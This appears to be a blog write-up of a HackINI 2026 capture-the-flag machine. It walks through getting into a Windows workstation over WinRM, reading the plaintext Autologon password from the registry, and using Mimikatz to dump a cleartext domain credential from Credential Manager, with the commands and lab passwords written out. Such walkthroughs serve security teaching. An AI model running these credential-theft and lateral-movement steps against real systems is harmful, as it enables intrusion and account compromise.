HackINI 2026: IT Workstation
🧑🚀 published on Tue May 26 2026 · 3 min read
The second machine in the chain. A Windows workstation with WinRM exposed and nothing else obviously interesting until you’re inside. Autologon credentials stored in plaintext in the registry handed over local Administrator, then Mimikatz pulled a cleartext domain password out of Credential Manager. That opened the door to the Active Directory machine.
Ran through this one with Aymen. Two people piecing together a chain like this makes a real difference: every dead end gets shorter when someone’s right there with you. Big shoutout to him.
Recon
PORT     STATE SERVICE     VERSION
5357/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open  ssl/wsmans?
| ssl-cert: Subject: commonName=it-workstation
WinRM on 5985 and 5986, and the certificate common name gave us the hostname. No SMB, no RDP exposed. The attack surface was exclusively WinRM, which meant we needed valid credentials before doing anything.
Initial Access
The credentials from corp-monitor’s Drupal database came in here. Tried the domain users against WinRM:
nxc winrm 10.186.15.195 -u 'it-support' -p '<password>'Got a hit. Evil-WinRM in:
evil-winrm -i 10.186.15.195 -u 'it-support' -p '<password>'Standard domain user on the workstation.
Privilege Escalation
Ran winPEAS first to get a fast overview of the machine:
upload winpeas.exe
.\winpeas.exe
winPEAS flagged Windows Autologon credentials stored in the registry. These are set when a machine is configured to log in automatically at boot, and Windows stores the password in plaintext under HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon:
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName
Administrator : 7WxCF*gnbQypEtP8EnbQ%Z, cleartext, sitting in the registry, readable by any user with WinRM access. Autologon is a common finding in corporate Windows environments where machines need to boot unattended. Most admins who set it up don’t realize the password is stored this way.
Credential Dumping
With Administrator access, I ran Mimikatz:
.\mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
This dumped the local Administrator NTLM hash, but the more valuable finding was in the credman module:
sekurlsa::credman
h.dhayaa : Atlas!May2026
Domain   : E-Learning_Internal_API
Cleartext password, stored by whoever set up the API integration and forgot about it. Windows Credential Manager is meant to be a secure vault but it stores credentials in a way that’s fully accessible to any process running as the user or with SYSTEM. It’s one of the first things worth checking after escalating on a workstation.
Domain Foothold
With domain credentials, I immediately checked what h.dhayaa could access on the DC:
nxc smb 10.186.15.196 --shares -u 'h.dhayaa' -p 'Atlas!May2026'SMB 10.186.15.196 SHELL-DC [+] ad.shell.local\h.dhayaa:Atlas!May2026
Share Permissions
----- -----------
Course_Content$
Instructor_Resources$ READ
IPC$ READ
IT_Ops$ READ
NETLOGON READ
Software$ READ
Student_Success$ READ
SYSVOL READh.dhayaa had read access to several non-standard shares. IT_Ops$ in particular contained a PowerShell script that became relevant for the AD chain. RDP also worked against the DC, giving a graphical foothold if needed.
The IT-Inventory-Operators group also showed up in a local ACL sweep: non-default groups with names like that almost always have interesting delegations in BloodHound. Filed it away for the domain phase.
Summary
Drupal DB creds  → Evil-WinRM as it-support
winPEAS          → Autologon registry keys
Administrator    → Mimikatz → NTLM hash + Credential Manager
Credential Mgr   → h.dhayaa:Atlas!May2026 (cleartext)
h.dhayaa         → domain user → authenticated to shell-dc
The machine was a bridge between the Linux external foothold and the Active Directory environment. The interesting design choice was burying the domain credential in Credential Manager rather than a file or registry key. The E-Learning_Internal_API label on it was a nice touch: it implied h.dhayaa was a developer who stored an API credential here to avoid re-entering it, not realizing it was accessible to anyone with SYSTEM access.